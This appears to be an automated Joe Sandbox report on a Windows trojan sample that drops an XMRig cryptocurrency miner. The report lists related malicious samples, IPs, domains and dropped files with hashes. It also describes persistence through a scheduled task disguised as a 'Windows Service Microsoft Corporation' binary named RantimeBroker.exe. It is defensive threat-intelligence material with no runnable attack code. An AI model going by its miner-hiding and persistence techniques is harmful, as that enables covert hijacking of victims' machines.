storeedgefd.dsx.mp.microsoft.com.edgekey.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, e16646.dscg.akamaiedge.net, skypedataprdcolwus16.cloudapp.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing network information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/356837/sample/SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe

Simulations

Behavior and APIs

Time	Type	Description
17:37:40	API Interceptor	1x Sleep call for process: SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe modified
17:37:52	Task Scheduler	Run new task: Windows Service Microsoft Corporation path: C:\Users\user\AppData\Roaming\Windows\RanimeBroker.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.23.99.190	u6Wf8vCDUv.exe	Get hash	malicious	Browse	• pastebin.com/raw/BCAJ8TgJ
	Recept.exe	Get hash	malicious	Browse	• pastebin.com/raw/BCAJ8TgJ
	7fYoHeaCBG.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	r0QRptqiCl.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	JDgYMW0LHW.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	kigAlmMyB1.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	5T4Ykc0VSK.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	afvhKak0Ir.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	1KITgJnGbI.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	DovV3LuJ6I.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	66f8F6WvC1.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	PxwWcmbMC5.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	XnAJZR4NcN.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	uqXsQvWMnL.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	I8r7e1pqac.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	VrR9J0FnSG.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	dEpoPWHmoI.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	zZp3oXclum.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	aTZQZVVriQ.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0
	U23peRXm5Z.exe	Get hash	malicious	Browse	• pastebin.com/raw/XMKKNkb0

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ianawhois.vip.icann.org	1vuet1S3tI.exe	Get hash	malicious	Browse	• 192.0.47.59
	seed.exe	Get hash	malicious	Browse	• 192.0.47.59
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 192.0.47.59
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 192.0.47.59
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 192.0.47.59
	kmU6NKmBPV.exe	Get hash	malicious	Browse	• 192.0.47.59
	AHfG1a8jFs.exe	Get hash	malicious	Browse	• 192.0.47.59
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 192.0.47.59
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 192.0.47.59
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 192.0.47.59
	ProtonVPN.exe	Get hash	malicious	Browse	• 192.0.47.59

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 192.0.47.59
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 192.0.47.59
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 192.0.47.59
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 192.0.47.59
	7E6gDkEV97.exe	Get hash	malicious	Browse	• 192.0.47.59
	Dmjsru7tdt.exe	Get hash	malicious	Browse	• 192.0.47.59
	5FKzdCQAY0.exe	Get hash	malicious	Browse	• 192.0.47.59
	mq28SXD6jb.exe	Get hash	malicious	Browse	• 192.0.47.59
	w4XSMSClXm.exe	Get hash	malicious	Browse	• 192.0.47.59
iplogger.org	SecuriteInfo.com.Trojan.Siggen12.2497.1023.exe	Get hash	malicious	Browse	• 88.99.66.31
	1vuet1S3tI.exe	Get hash	malicious	Browse	• 88.99.66.31
	seed.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Variant.Zusy.368685.25375.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 88.99.66.31
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 88.99.66.31
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 88.99.66.31
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 88.99.66.31
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 88.99.66.31
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 88.99.66.31
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 88.99.66.31
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 88.99.66.31
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 88.99.66.31
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 88.99.66.31
	m8kdtboA0T.exe	Get hash	malicious	Browse	• 88.99.66.31
	jdAbDsECEE.exe	Get hash	malicious	Browse	• 88.99.66.31
	m8kdtboA0T.exe	Get hash	malicious	Browse	• 88.99.66.31
	IVCkMokXk8.exe	Get hash	malicious	Browse	• 88.99.66.31
blog.agencia10x.com	1vuet1S3tI.exe	Get hash	malicious	Browse	• 104.21.67.51
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 172.67.213.210
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 172.67.213.210
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 104.21.67.51

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ZENON-ASMoscowRussiaRU	1vuet1S3tI.exe	Get hash	malicious	Browse	• 195.2.84.91
	SecuriteInfo.com.Variant.Zusy.368685.25375.exe	Get hash	malicious	Browse	• 195.2.84.91
	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 195.2.84.91
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 195.2.84.91
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 195.2.84.91
	O0B8ie2Wx5.exe	Get hash	malicious	Browse	• 195.2.85.147
	6f4D1pyRb9.exe	Get hash	malicious	Browse	• 195.2.85.147
	fqGEBlycxR.exe	Get hash	malicious	Browse	• 195.2.85.147
	e4AJaKFTKE.exe	Get hash	malicious	Browse	• 195.2.85.147
	HGGU5vbVLG.exe	Get hash	malicious	Browse	• 195.2.85.147
	SKOakPjoWi.exe	Get hash	malicious	Browse	• 195.2.85.147
	GJZLI8p7JH.exe	Get hash	malicious	Browse	• 195.2.85.147
	MLcL3Hh1M6.exe	Get hash	malicious	Browse	• 195.2.85.147
	QLPuFu7bkA.exe	Get hash	malicious	Browse	• 195.2.85.147
	GOmoBhlx7j.exe	Get hash	malicious	Browse	• 195.2.85.147
	74Yht1dIMF.exe	Get hash	malicious	Browse	• 195.2.85.147
	vFfAv3VnjP.exe	Get hash	malicious	Browse	• 195.2.85.147
	psDdPRzpT7.exe	Get hash	malicious	Browse	• 195.2.85.147
	1rZvXik9Qt.exe	Get hash	malicious	Browse	• 195.2.85.147
	X5O7D8deGn.exe	Get hash	malicious	Browse	• 195.2.85.147
HETZNER-ASDE	SecuriteInfo.com.Trojan.GenericKD.45695593.9197.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.Trojan.Siggen12.2497.1023.exe	Get hash	malicious	Browse	• 88.99.66.31
	1vuet1S3tI.exe	Get hash	malicious	Browse	• 88.99.66.31
	MV9tCJw8Xr.exe	Get hash	malicious	Browse	• 195.201.56.70
	seed.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Variant.Zusy.368685.25375.exe	Get hash	malicious	Browse	• 88.99.66.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 95.216.186.40
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.Trojan.GenericKDZ.73124.19170.exe	Get hash	malicious	Browse	• 95.216.186.40
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 95.216.186.40
	SecuriteInfo.com.Trojan.GenericKD.36273230.25906.exe	Get hash	malicious	Browse	• 195.201.225.248
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 94.130.165.85
	Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe	Get hash	malicious	Browse	• 188.40.67.173
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 88.99.66.31
	Order_20180218001.exe	Get hash	malicious	Browse	• 135.181.57.206
	unmapped_executable_of_polyglot_duke.dll	Get hash	malicious	Browse	• 5.9.110.84
	DHL eInvoice_Pdf.exe	Get hash	malicious	Browse	• 195.201.179.80
	Subconract 504.xlsm	Get hash	malicious	Browse	• 95.216.245.130
CLOUDFLARENETUS	ST_PLC URGENT ORDER 0223308737,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	SecuriteInfo.com.Trojan.GenericKD.45695593.9197.exe	Get hash	malicious	Browse	• 172.67.199.58
	SecuriteInfo.com.Trojan.Siggen12.2497.1023.exe	Get hash	malicious	Browse	• 104.23.98.190
	1vuet1S3tI.exe	Get hash	malicious	Browse	• 172.67.199.58
	P00760000.exe	Get hash	malicious	Browse	• 104.21.19.200
	Order.doc	Get hash	malicious	Browse	• 104.21.19.200
	QUOTE.doc	Get hash	malicious	Browse	• 104.21.19.200
	Shipment Notification 6368638172.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	2070121_SN-WS.exe	Get hash	malicious	Browse	• 104.21.71.230
	purchase order.exe	Get hash	malicious	Browse	• 104.21.19.200
	9073782912,pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	payment_advice.doc	Get hash	malicious	Browse	• 172.67.172.17
	IMG_57109_Scanned.doc	Get hash	malicious	Browse	• 172.67.188.154
	Purchase Order.exe	Get hash	malicious	Browse	• 104.21.19.200
	dot crypted.exe	Get hash	malicious	Browse	• 104.21.19.200
	New Order 2300030317388 InterMetro.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	• 172.67.172.17
	Purchase Order list.exe	Get hash	malicious	Browse	• 104.21.23.61
	RkoKlvuLh6.exe	Get hash	malicious	Browse	• 162.159.136.232
	i0fOtOV8v0.exe	Get hash	malicious	Browse	• 104.23.99.190

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	1i0Bvmiuqg.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	SecuriteInfo.com.Variant.Zusy.368685.25375.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	OC 136584.PDF.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	Quote_13940007.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	SKBM 0222.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	crypted.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	PO-735643-SALES.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Mal.Generic-S.15142.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	LIQUIDACION INTERBANCARIA 02_22_2021.xls	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	muOvK6dngg.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	SKBM 0222..exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	Vessel Line Up 7105082938.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	ProtonVPN.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	PO 86540.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	RTM DIAS - CTM.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	uTorrent.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	hreheh.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31
	JFAaEh5hB6.exe	Get hash	malicious	Browse	• 104.23.99.190 • 172.67.213.210 • 88.99.66.31

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\zmql3v0y.exe	1vuet1S3tI.exe	Get hash	malicious	Browse	
	8WjU4jrBIr.exe	Get hash	malicious	Browse	
	8TD8GfTtaW.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\pg2bsuqa.exe	1vuet1S3tI.exe	Get hash	malicious	Browse	
	8WjU4jrBIr.exe	Get hash	malicious	Browse	
	8TD8GfTtaW.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	1vuet1S3tI.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Zusy.368685.25375.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Zusy.368685.25618.exe	Get hash	malicious	Browse	
	8WjU4jrBIr.exe	Get hash	malicious	Browse	
	8TD8GfTtaW.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.MinerNET.8.3277.exe	Get hash	malicious	Browse	
	nazi.exe	Get hash	malicious	Browse	
	888888.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.45210505.14650.exe	Get hash	malicious	Browse	
	j5JXKdDORp.exe	Get hash	malicious	Browse	
	miner.exe	Get hash	malicious	Browse	
	mCiZXEeKax.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Bulz.242344.9747.exe	Get hash	malicious	Browse	
	ara.exe	Get hash	malicious	Browse	
	araiki.exe	Get hash	malicious	Browse	
	arailk.exe	Get hash	malicious	Browse	
	7YI2Cl6hM2.exe	Get hash	malicious	Browse	
	FuESM9LiMN.exe	Get hash	malicious	Browse	
	in6.ps1	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RantimeBroker.exe.log	
Process:	C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe
File Type:	ASCII text, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RantimeBroker.exe.log	
Category:	dropped
Size (bytes):	226
Entropy (8bit):	5.3467126928258955
Encrypted:	false
SSDEEP:	6:Q3La/xw5DLIP12MUAvvR+uTL2LDY3U21v:Q3La/KDLI4MWuPk21v
MD5:	DD8B7A943A5D834CEEAB90A6BBBF4781
SHA1:	2BED8D47DF1C0FF76B40811E5F11298BD2D06389
SHA-256:	E1D0A304B16BE51AE361E392A678D887AB0B76630B42A12D252EDC0484F0333B
SHA-512:	24167174EA259CAF57F65B9B9B9C113DD944FC957DB444C2F66BC656EC2E6565EFE4B4354660A5BE85CE4847434B3BDD4F7E05A9E9D61F4CC99FF0284DAA1C7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe.log	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\pg2bsuqa.exe	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4964504
Entropy (8bit):	7.901098351320417
Encrypted:	false
SSDEEP:	98304:3Fo69yX+tlgGpThihQhFGooC309rxysgTNmYZHxgXVh:3vwweGfU4Uoz3YrxysghN1+j
MD5:	70DCA411445D3B4394D9C467BF3FF994
SHA1:	83F9120B2B184EB991D1DCBF4BB13D5F2F4A6097
SHA-256:	1D1F06C0D0965296755770B3F6A70A90E0D21A57EF5E47F9A26FCC4008AD45EF
SHA-512:	4A2F84A8FB4BB0EBA8402EB417CADB8BCEF6AC309EE4918A698CAB756EA888FF076545E1ED02F85F5705FE15F7EB7EC01B68C3BC98F74B4E13F5B8E4F0184CD6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 24%, Browse • Antivirus: ReversingLabs, Detection: 66%
Joe Sandbox View:	• Filename: 1vuet1S3tI.exe, Detection: malicious, Browse • Filename: 8WjU4jrBIr.exe, Detection: malicious, Browse • Filename: 8TD8GfTtaW.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....C.....0.. .....\d... ...@....@.. .....d.K.. .@.....0L..d.....?.....K.....`..P..... . ... ..... ..` O....@.....@..@ ....@..@.idata... .....@....apk0....@.. .....@..@.themida..(..`.....`....boot.....9.....`..`.apk1....2....G..... .`..`.apk2... YE.. Z..\E.....`..`.reloc.....`E.....@..@.rsrc....?.....@...hE.....@..@..... .....

C:\Users\user\AppData\Local\zmql3v0y.exe	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2611424

C:\Users\user\AppData\Local\zmql3v0y.exe	
Entropy (8bit):	7.959583416242755
Encrypted:	false
SSDEEP:	49152:h2hQa6GzMPl06GX74Y0ae1K+qWhbQjKHiSxLTDhK9wVjGHTkg:h2h7Nzi5k7B09E+fhbQjKHfDs9+jGd
MD5:	F0ECEFED65B00699CC2B57BF81492F56
SHA1:	4E0FBC13AF6C373C9944A53A40965517B619C274
SHA-256:	83F953427624EABA72E6D34339B4004C3614657BFE9FB601ECA7E76410B71325
SHA-512:	83BFDD06BF7E3497D6D0EC1686EDE07D11003057919CDB74B3224E1DEEB6DFA9259A83344C419CA0B2DEC4CD42292C6047D842EEB09CF3459D6AC6C211305 F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 61%
Joe Sandbox View:	• Filename: 1vuet1S3tI.exe, Detection: malicious, Browse • Filename: 8WjU4jrBIr.exe, Detection: malicious, Browse • Filename: 8TD8GfTtaW.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....1`.....P.....X.E.. .....@.. .....@m..... (...@.....:...P.....'..6.....`... ...*..... ..` .....@..@ ..... .....2.....@..B.idata... .....4.....@....rsrc.... .....6.....@..@.themida..D.....<.....`....boot....f'...E..f'..<.....`..`..... .....

C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	
Process:	C:\Users\user\AppData\Local\zmql3v0y.exe
File Type:	PE32+ executable (native) x86-64, for MS Windows
Category:	dropped
Size (bytes):	14544
Entropy (8bit):	6.2660301556221185
Encrypted:	false
SSDEEP:	192:nqjKhp+GQvzj3i+5T9oGYJh1wAoxhSF6OOoe068jSJUbueq1H2PIP0:qjKL+v/y+5TWGYOf2OJ06dUb+pQ
MD5:	0C0195C48B6B8582FA6F6373032118DA
SHA1:	D25340AE8E92A6D29F599FEF426A2BC1B5217299
SHA-256:	11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5
SHA-512:	AB28E99659F219FEC553155A0810DE90F0C5B07DC9B66BDA86D7686499FB0EC5FDDEB7CD7A3C5B77DCCB5E865F2715C2D81F4D40DF4431C92AC7860C7E017 D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 1vuet1S3tI.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Variant.Zusy.368685.25375.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Variant.Zusy.368685.25618.exe, Detection: malicious, Browse • Filename: 8WjU4jrBIr.exe, Detection: malicious, Browse • Filename: 8TD8GfTtaW.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.MinerNET.8.3277.exe, Detection: malicious, Browse • Filename: nazi.exe, Detection: malicious, Browse • Filename: 888888.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.GenericKD.45210505.14650.exe, Detection: malicious, Browse • Filename: j5JXKdDORp.exe, Detection: malicious, Browse • Filename: miner.exe, Detection: malicious, Browse • Filename: mCiZXEeKax.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Variant.Bulz.242344.9747.exe, Detection: malicious, Browse • Filename: ara.exe, Detection: malicious, Browse • Filename: araiki.exe, Detection: malicious, Browse • Filename: arailk.exe, Detection: malicious, Browse • Filename: 7YI2Cl6hM2.exe, Detection: malicious, Browse • Filename: FuESM9LiMN.exe, Detection: malicious, Browse • Filename: in6.ps1, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:n.q[..q[..q[..q[..}[..V.{.t[..V.}.p[..V.m.r[..V.q.p[..V.|.p[..V.x.p[.. Richq[.....PE..d....&.H.....".....P.....p.....dP..<....`.....@..`.....p ....p.....text..... ..h.rdata..|.... .....@..H.data.....0.....@....pdata..`....@.....@..HINIT....".....P..... ....rsrc.....`.....@..B.....

C:\Users\user\AppData\Roaming\Windows\CPU\config.json	
Process:	C:\Users\user\AppData\Local\zmql3v0y.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	2275
Entropy (8bit):	3.9887353957446137
Encrypted:	false
SSDEEP:	48:CtWTHcfLWHW8b9b2lZ9lDfnncC519ECoECyo12udQdJtK59:CtWTGyHocCOCZCN2uYOH
MD5:	DF3803B8B18481FBC63A8E2CECF22500
SHA1:	B44877D6F781A28F1AD3F0CC337C9C3CC7BFFD96
SHA-256:	B60A267608EA13830BFE41C7EE0F726A6562855112CF2310332DAD43854E370A

C:\Users\user\AppData\Roaming\Windows\CPU\config.json

SHA-512:	8FAB13258B597C5363C727A3208426A17DC1D66AAEBEE4977B2B5C8EB4044F09626167A75E69831A45095CA2B8CFAAA57ECA6FEA93A643F43266943765F7538D
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: C:\Users\user\AppData\Roaming\Windows\CPU\config.json, Author: Joe Security
Preview:	{. "api": {. "id": null,. "worker-id": null. },. "http": {. "enabled": false,. "host": "127.0.0.1",. "port": 0,. "access-token": null,. "restricted": true. },. "autosave": true,. "background": false,. "colors": true,. "title": true,. "randomx": {. "init": -1,. "init-avx2": -1,. "mode": "auto",. "1gb-pages": false,. "rdmsr": true,. "wrmsr": true,. "cache_qos": false,. "numa": true,. "scratchpad_prefetch_mode": 1. },. "cpu": {. "enabled": true,. "huge-pages": true,. "huge-pages-jit": false,. "hw-aes": null,. "priority": null,. "memory-pool": false,. "yield": true,. "max-threads-hint": 100,. "asm": true,. "argon2-impl": null,. "astrobwt-max-size": 550,. "cn/0": false,. "cn-lite/0": false,. "kawpow": false. },. "opencl": {. "enabled": fal

C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe

Process:	C:\Users\user\AppData\Local\zmql3v0y.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	6889640
Entropy (8bit):	7.882305690463656
Encrypted:	false
SSDEEP:	196608:1YWVn8cTUWrpYpHqtbxxfDpidYLDH+D1W+4vYz3RVB:1YW2aJrpOHqtb4dYLDHtvY1j
MD5:	E95F766A3748042EFBF0F05D823F82B7
SHA1:	FA4A29F9B95F4491E07EBA54A677D52D8D061A19
SHA-256:	1AEF2FBA4058AD80E4AE16DCE0D2609E9F946BA9A4F2203891A26A92B3F6578C
SHA-512:	E4D61199B57AE189C2BEF7ADC661224CFB00E9D6B3526C07624911238AAD2D81D9548B52DB1C6DBBF4A0E3F766D57080D2414CA836E037F0BB39728D1F1AF55C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 16%, Browse • Antivirus: ReversingLabs, Detection: 66%
Preview:	MZ.....@.....0.....!..L.!This program cannot be run in DOS mode....$.....p|v.4...4...4...ou.....ou..9...ou.....0....l..'....l..>....l.....o..&...ou. .!...4...k....l..+....o.....o.....o..0....o.5...4...5....o..5...Rich4.....PE..d.....`.....".....1...r.....R.....@.....cji...`..... .....o.1.@.....i..... .....0u..h...0...8.....p..h.....text.....1..... ..`.rdata.....1.....@..@.data....@+..0D..... @....pdata.....o.....@..@_RANDOMX.....q.....@..`_SHA3_25@.....q.....@..`_TEXT_CN.....q.....@..`_TEXT_CN.....q..... @..`_RDATA.....q.....@..@0.....q.....`..`1.....P?c.....@c.....

C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe

Process:	C:\Users\user\AppData\Local\zmql3v0y.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2611424
Entropy (8bit):	7.959583416242755
Encrypted:	false
SSDEEP:	49152:h2hQa6GzMPl06GX74Y0ae1K+qWhbQjKHiSxLTDhK9wVjGHTkg:h2h7Nzi5k7B09E+fhbQjKHfDs9+jGd
MD5:	F0ECEFED65B00699CC2B57BF81492F56
SHA1:	4E0FBC13AF6C373C9944A53A40965517B619C274
SHA-256:	83F953427624EABA72E6D34339B4004C3614657BFE9FB601ECA7E76410B71325
SHA-512:	83BFDD06BF7E3497D6D0EC1686EDE07D11003057919CDB74B3224E1DEEB6DFA9259A83344C419CA0B2DEC4CD42292C6047D842EEB09CF3459D6AC6C2113053F
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 61%
